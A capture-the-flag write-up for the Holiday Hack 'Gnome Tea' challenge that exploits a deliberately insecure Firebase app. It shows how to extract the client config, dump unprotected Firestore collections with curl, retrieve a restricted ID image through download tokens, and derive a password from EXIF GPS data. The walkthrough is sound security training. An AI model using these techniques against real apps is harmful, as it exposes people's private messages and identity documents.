Gnome Tea
Table of Contents
- Gnome Tea
Overview
Enter the apartment building near 24-7 and help Thomas infiltrate the GnomeTea social network and discover the secret agent passphrase.
Introduction
Thomas Bouve
Hi there, I'm Thomas, but you can call me CraHan if you like.
What do you mean 'weird accent'? I have no idea why people keep telling me that, but it sounds fine in my head, to be honest.
Anyway, way back before I joined Counter Hack, I was an avid HHC player just like you! Some of my write-ups even resulted in a couple of wins throughout the years. Definitely check them out if you're looking for some inspiration.
If you decide to submit your own report, my Holiday Hack Challenge report template might help you save some time as well.
My t-shirt? You like it? Well, Synthwave, cyberpunk, and even cassette futurism are definitely my kinda jam!
I also love to tinker, but for some weird reason my drawer of unfinished hacking projects just keeps overflowing. 24 hours in a day simply isn't enough time, I guess.
Oh… and no matter what Mark or Kevin try to tell you, the Amiga is the absolute best retro computing platform ever made!
Hi again. Say, you wouldn't happen to have time to help me out with something?
The gnomes have been oddly suspicious and whispering to each other. In fact, I could've sworn I heard them use some sort of secret phrase. When I laughed right next to one, it said "passphrase denied". I asked what that was all about but it just giggled and ran away.
I know they've been using GnomeTea to "spill the tea" on one another, but I can't sign up 'cause I'm obviously not a gnome. I could sure use your expertise to infiltrate this app and figure out what their secret passphrase is.
I've tried a few things already, but as usual the whole… Uh, what's the word I'm looking for here? Oh right, "endeavor", ended up with the rest of my unfinished projects.
Hints
Hint 1: Rules
Hopefully they setup their firestore and bucket security rules properly to prevent anyone from reading them easily with curl. There might be sensitive details leaked in messages.
Hint 2: License
Exif jpeg image data can often contain data like the latitude and longitude of where the picture was taken.
Hint 3: GnomeTea
I heard rumors that the new GnomeTea app is where all the Gnomes spill the tea on each other. It uses Firebase which means there is a client side config the app uses to connect to all the firebase services.
Hint 4: Statically Coded
Hopefully they did not rely on hard-coded client-side controls to validate admin access once a user validly logs in. If so, it might be pretty easy to change some variable in the developer console to bypass these controls.
Analysis
Background
In July 2025, there was a large data breach from the "Tea" app, an app where dating women could share experiences about men they went on dates with. The breach was discovered on July 25, 2025, exposing approximately 72,000 images including 13,000 selfies and government-issued IDs used for verification, plus 59,000 images from posts and direct messages. A second breach followed days later, leaking over 1.1 million private messages from early 2023 through July 2025.
The technical issue stemmed from a misconfigured Firebase storage bucket that was left publicly accessible without any authentication requirements. Anyone with the direct URL could access the sensitive data. Firebase is a Google cloud platform commonly used by mobile apps to store photos, messages, and user data in cloud "buckets". Additionally, the app's API lacked proper authentication checks, allowing researchers to access private messages by simply modifying API endpoints, a classic Insecure Direct Object Reference (IDOR) vulnerability. Tea had claimed that verification photos were deleted immediately after use, but the data was retained in unsecured cloud storage.
Login Page
The given link leads to a login form:

There is no registration link. Just a suggestion to talk to the gnome administrator.
If I try to submit some test credentials, it fails with a Firebase error:

Looking in the dev tools Network tab, I'll see the following request:
https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword?key=AIzaSyDvBE5-77eZO8T18EiJ_MwGAYo5j2bqhbk
The main login page is very simple HTML:
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" type="image/png" href="/GnomeTeaLogoNoBg.png" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <!-- TODO: lock down dms, tea, gnomes collections -->
    <title>GnomeTea - Spill the Tea!</title>
    <script type="module" crossorigin src="/assets/index-BVLyJWJ_.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-C3GUVeby.css">
  </head>
  <body class="bg-gnome-cream">
    <div id="root"></div>
  </body>
</html>
There is a TODO comment referring to three collections that are not locked down yet: dms, tea, and gnomes.
The /assets/index-BVLyJWJ_.js JavaScript file referred in the HTML code is minimized, but it contains the Firebase application configuration that we can use to probe the Firestore directly without touching the UI:
const OP = {
    apiKey: "AIzaSyDvBE5-77eZO8T18EiJ_MwGAYo5j2bqhbk",
    authDomain: "holidayhack2025.firebaseapp.com",
    projectId: "holidayhack2025",
    storageBucket: "holidayhack2025.firebasestorage.app",
    messagingSenderId: "341227752777",
    appId: "1:341227752777:web:7b9017d3d2d83ccf481e98"
}
Exploring Firestore
According to the documentation, Firestore can be queried directly over HTTP using:
If the rules are weak, we will be able to get the collections mentioned in the comment.
For the purpose of this challenge, the URL will look like this:
https://firestore.googleapis.com/v1/projects/{PROJECT_ID}/databases/{DATABASE_ID}/documents/{COLLECTION_ID}
Using the configuration we found above:
PROJECT_ID = "holidayhack2025"
DATABASE_ID = "(default)"
COLLECTION_ID = one of "dms", "tea", or "gnomes"
We get the following URLs:
https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/dms
https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/tea
https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/gnomes
Solution
dms collection
Let's start by getting the dms collection in a JSON file:
curl "https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/dms" > dms.json
Let's use jq to parse the dms.json file.
The JSON contains a documents[] array where each document is a message thread identified with a unique URL under .documents[].name.
projects/holidayhack2025/databases/(default)/documents/dms/1X3NYYPeZDOQrHAryFku
projects/holidayhack2025/databases/(default)/documents/dms/79LWWD1jCPxkWYWUFkVh
projects/holidayhack2025/databases/(default)/documents/dms/7pogHX0VPDzWATQbMyr2
projects/holidayhack2025/databases/(default)/documents/dms/AFNODTxQ9OfMewqfiJ8c
projects/holidayhack2025/databases/(default)/documents/dms/B5Do2kT048Z34WmGjSoc
projects/holidayhack2025/databases/(default)/documents/dms/BHbl4ktZehzCW3qY1K1t
projects/holidayhack2025/databases/(default)/documents/dms/Bg0cHpqzPTLwybLnFFez
projects/holidayhack2025/databases/(default)/documents/dms/C3N0gGQtcWumpIIiK0xn
projects/holidayhack2025/databases/(default)/documents/dms/CeO28wyaX78jRZzWSM72
projects/holidayhack2025/databases/(default)/documents/dms/DEPI1xHa7VYaBjVyjfc4
projects/holidayhack2025/databases/(default)/documents/dms/DVTYEmteZVoRkB0J8HoZ
projects/holidayhack2025/databases/(default)/documents/dms/GLrfcsf4DtLGHUez3UPy
projects/holidayhack2025/databases/(default)/documents/dms/PaotJWoGCPTtoQykqSq5
projects/holidayhack2025/databases/(default)/documents/dms/PdVBJCWznBpnVf0mb0b2
projects/holidayhack2025/databases/(default)/documents/dms/SJOsfdzb4Jemu5YBWXhZ
projects/holidayhack2025/databases/(default)/documents/dms/W78ZqKyx0BWBoG8pbsoD
projects/holidayhack2025/databases/(default)/documents/dms/WReDg6Pm31uXal27sPsl
projects/holidayhack2025/databases/(default)/documents/dms/YCFJg8Zk5HBKGq3ib4Fh
projects/holidayhack2025/databases/(default)/documents/dms/Zjde85VkXj9qBbWq8zMh
projects/holidayhack2025/databases/(default)/documents/dms/ahMbNHF5T2DaX4gkuVul
projects/holidayhack2025/databases/(default)/documents/dms/bNNQq3MJ8idGrIG317DA
projects/holidayhack2025/databases/(default)/documents/dms/ctZ3otiKqw6f0pYcqIl0
projects/holidayhack2025/databases/(default)/documents/dms/fHlgFwFTJeRkOFLK9DVj
projects/holidayhack2025/databases/(default)/documents/dms/fcM8CIk3nxjkG7qVvsaS
projects/holidayhack2025/databases/(default)/documents/dms/iOpsWNpeXovDgAakayRz
projects/holidayhack2025/databases/(default)/documents/dms/oZFQv0uaWIG88KDqHi22
projects/holidayhack2025/databases/(default)/documents/dms/tcQkFLHygmYI6KFvskvm
projects/holidayhack2025/databases/(default)/documents/dms/ur5EkAcs7GdP8Xfbv8Tv
projects/holidayhack2025/databases/(default)/documents/dms/uy1FJyT8EXZX2qK4IaJ6
projects/holidayhack2025/databases/(default)/documents/dms/xVBY7s5NH4UUN77lOEb4
projects/holidayhack2025/databases/(default)/documents/dms/ys90zkEbeGqycAmtqvJR
There are 31 message threads (documents) in this collection:
We can extract the message threads into a more readable chat-like form:
jq -r '.documents[] | . as $doc | ($doc.fields.messages.arrayValue.values | map(.mapValue.fields | {(.senderUid.stringValue): .senderName.stringValue}) | add) as $names | "=== " + ($doc.fields.participants.arrayValue.values | map("\($names[.stringValue]) [\(.stringValue)]") | join(", ")) + " ===", ($doc.fields.messages.arrayValue.values[] | .mapValue.fields | "[\(.timestamp.timestampValue)] \(.senderName.stringValue):\n \(.content.stringValue)"), ""' dms.json > dms-threads.txt
Looking for references to "password" in the dms-threads.txt file, there is a message thread between Barnaby Briefcase and Glitch Mitnick about resetting Barnaby's password:
=== Barnaby Briefcase [l7VS01K9GKV5ir5S8suDcwOFEpp2], Glitch Mitnick [LA5w0EskgSbQyFnlp9OrX8Zovu43] ===
[2025-09-30T19:20:52.956Z] Barnaby Briefcase:
  Hey Glitch, I keep forgetting my password. Can you help me reset it?
[2025-09-30T19:20:52.956Z] Glitch Mitnick:
  Sure thing! What's your current password so I can verify your account?
[2025-09-30T19:20:52.956Z] Barnaby Briefcase:
  Sorry, I can't give you my password but I can give you a hint. My password is actually the name of my hometown that I grew up in. I actually just visited there back when I signed up with my id to GnomeTea (I took my picture of my id there).
[2025-09-30T19:20:52.957Z] Glitch Mitnick:
  Barnaby... we need to talk about password security. 😅 Please don't share passwords in DMs!
It looks like we need to get Barnaby's ID picture and check for coordinates in EXIF data to get their password.
tea collection
Let's get the tea collection:
curl 'https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/tea' > tea.json
Let's extract the author and comments to look through:
jq -r '.documents[] | .fields | "\(.authorName.stringValue): \(.content.stringValue)"' tea.json > tea.txt
In the tea.txt file, two different gnomes left tea about Barnaby Briefcase writing his password on a sticky note:
Professor Pumpernickel: 😂 I heard Barnaby Briefcase is SO forgetful, he wrote his password on a sticky note and left it at the garden club! It was "MakeRColdOutside123!" - like, seriously Barnaby? That's your password? 🤦♂️
Lil G: 😂 I heard Barnaby Briefcase is SO forgetful, he wrote his password on a sticky note and left it at the garden club! It was "MakeRColdOutside123!" - like, seriously Barnaby? That's your password? 🤦♂️
This password is not the name of a town. So, let's get his ID.
gnomes collection
Now, let's get the gnomes collection:
curl "https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/gnomes" > gnomes.json
In the gnomes.json file, each document represents a Gnome, and there are 18 entries total.
Here is the entry for Barnaby Briefcase:
{
  "name": "projects/holidayhack2025/databases/(default)/documents/gnomes/l7VS01K9GKV5ir5S8suDcwOFEpp2",
  "fields": {
    "interests": {
      "arrayValue": {
        "values": [
          {
            "stringValue": "gardening"
          },
          {
            "stringValue": "mushrooms"
          },
          {
            "stringValue": "gossip"
          }
        ]
      }
    },
    "name": {
      "stringValue": "Barnaby Briefcase"
    },
    "bio": {
      "stringValue": "Corporate ladder-climber with a leather briefcase full of seed contracts, quarterly reports, and a suspiciously large collection of business cards. He schedules synergy meetings and talks about \"disrupting the garden space.\""
    },
    "createdAt": {
      "timestampValue": "2025-09-30T18:21:29.604Z"
    },
    "avatarUrl": {
      "stringValue": "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-avatars/l7VS01K9GKV5ir5S8suDcwOFEpp2_profile.png"
    },
    "email": {
      "stringValue": "barnabybriefcase@gnomemail.dosis"
    },
    "homeLocation": {
      "stringValue": "Gnomewood Grove, Dosis Neighborhood"
    },
    "uid": {
      "stringValue": "l7VS01K9GKV5ir5S8suDcwOFEpp2"
    },
    "driversLicenseUrl": {
      "stringValue": "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg"
    }
  },
  "createTime": "2025-09-30T18:21:29.617348Z",
  "updateTime": "2025-09-30T19:09:06.541085Z"
}
We can see that his email is barnabybriefcase@gnomemail.dosis.
Barnaby Briefcase ID
We should be able to get the password from his driver's license image EXIF data.
Let's use the URL in the JSON profile above https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg.
curl "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg"
<?xml version='1.0' encoding='UTF-8'?><Error><Code>AccessDenied</Code><Message>Access denied.</Message><Details>Anonymous caller does not have storage.objects.get access to the Google Cloud Storage object. Permission 'storage.objects.get' denied on resource (or it may not exist).</Details></Error>
We are getting an access error. Using the get_driver_license.sh script, we can confirm that the URLs from all the Gnomes download the images successfully, except the one for Barnaby Briefcase.
We can see that the URLs are using the raw GCS endpoint: https://storage.googleapis.com/bucket/path
A guide to Firebase Storage download URLs and tokens from Sentinel Stand indicates that these are signed URLs, which are short-lived and give access to the file for a limited amount of time. The file won't be accessible with this URL after it expires.
Firebase Storage often attaches a metadata field called firebaseStorageDownloadTokens. If a token exists, authorization is not required.
Firebase apps usually use a different endpoint that supports download tokens that are long-lived and public with the following URL format:
These URLs are meant to be embedded in webpages. Without any GET parameters, it gives information about the image:
curl "https://firebasestorage.googleapis.com/v0/b/holidayhack2025.firebasestorage.app/o/gnome-documents%2Fl7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg"
{
  "name": "gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg",
  "bucket": "holidayhack2025.firebasestorage.app",
  "generation": "1759320860397294",
  "metageneration": "1",
  "contentType": "image/jpeg",
  "timeCreated": "2025-10-01T12:14:20.403Z",
  "updated": "2025-10-01T12:14:20.403Z",
  "storageClass": "REGIONAL",
  "size": "291223",
  "md5Hash": "XvaCfPRM5KW4FqoInuC5kg==",
  "contentEncoding": "identity",
  "contentDisposition": "inline; filename*=utf-8''l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg",
  "crc32c": "GAnT9A==",
  "etag": "CO6duPf8gpADEAE=",
  "downloadTokens": "9292c2a3-ef8d-49f3-9b5b-02a076e63fee"
}
We need the ?alt=media GET parameter to get the image:
curl "https://firebasestorage.googleapis.com/v0/b/holidayhack2025.firebasestorage.app/o/gnome-documents%2Fl7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg?alt=media" -o BarnabyBriefcaseDriversLicense.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  284k  100  284k    0     0   280k      0  0:00:01  0:00:01 --:--:--  281k
This one was successful.

Let's check the BarnabyBriefcaseDriversLicense.jpg file to confirm:
BarnabyBriefcaseDriversLicense.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=9, manufacturer=Toadstool Inc., model=Glimmerglass Pro, xresolution=156, yresolution=164, resolutionunit=1], baseline, precision 8, 896x550, components 3
Barnaby Briefcase Password
Using the EXIF tool on the driver's license image, we can see the coordinates where it was taken:
ExifTool Version Number         : 13.50
File Name                       : BarnabyBriefcaseDriversLicense.jpg
Directory                       : .
File Size                       : 291 kB
File Modification Date/Time     : 2026:03:31 21:57:38-05:00
File Access Date/Time           : 2026:03:31 21:57:44-05:00
File Inode Change Date/Time     : 2026:03:31 21:57:43-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
Make                            : Toadstool Inc.
Camera Model Name               : Glimmerglass Pro
X Resolution                    : 0
Y Resolution                    : 0
Resolution Unit                 : None
Artist                          : Pip Sparkletoes Photography
Y Cb Cr Positioning             : Centered
Copyright                       : Property of the Gnome Secret Service (GSS)
GPS Version ID                  : 2.3.0.0
GPS Latitude Ref                : South
GPS Longitude Ref               : East
XMP Toolkit                     : Gnomish Tinker Tools v1.2
Digital Source File Type        : http://cv.iptc.org/newscodes/digitalsourcetype/compositeWithTrainedAlgorithmicMedia
Digital Source Type             : http://cv.iptc.org/newscodes/digitalsourcetype/compositeWithTrainedAlgorithmicMedia
Date/Time Original              : 2025:09:30 16:20:21+00:00
Date Created                    : 2025:09:30 16:20:21+00:00
Image Width                     : 896
Image Height                    : 550
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 896x550
Megapixels                      : 0.493
GPS Latitude                    : 33 deg 27' 53.85" S
GPS Longitude                   : 115 deg 54' 37.62" E
GPS Position                    : 33 deg 27' 53.85" S, 115 deg 54' 37.62" E
Let's enter the GPS Position coordinates (33°27'53.9"S 115°54'37.6"E) in Google Earth and zoom in a little.

It points to the Gnomesville tourist attraction. Let's use this name (all lowercase) as the password:
Website Access
Let's use the following credentials:
I am able to log into the application and the /dashboard page loads with profile cards for all 18 gnomes.


Clicking on any one goes to /gnome/<id> and shows their information, tea about them, and tea from them:

The "Tea Feed" link loads the /tea page with the most recent tea:
The "Messages" link loads the /messages page with the DMs to and from the current user:
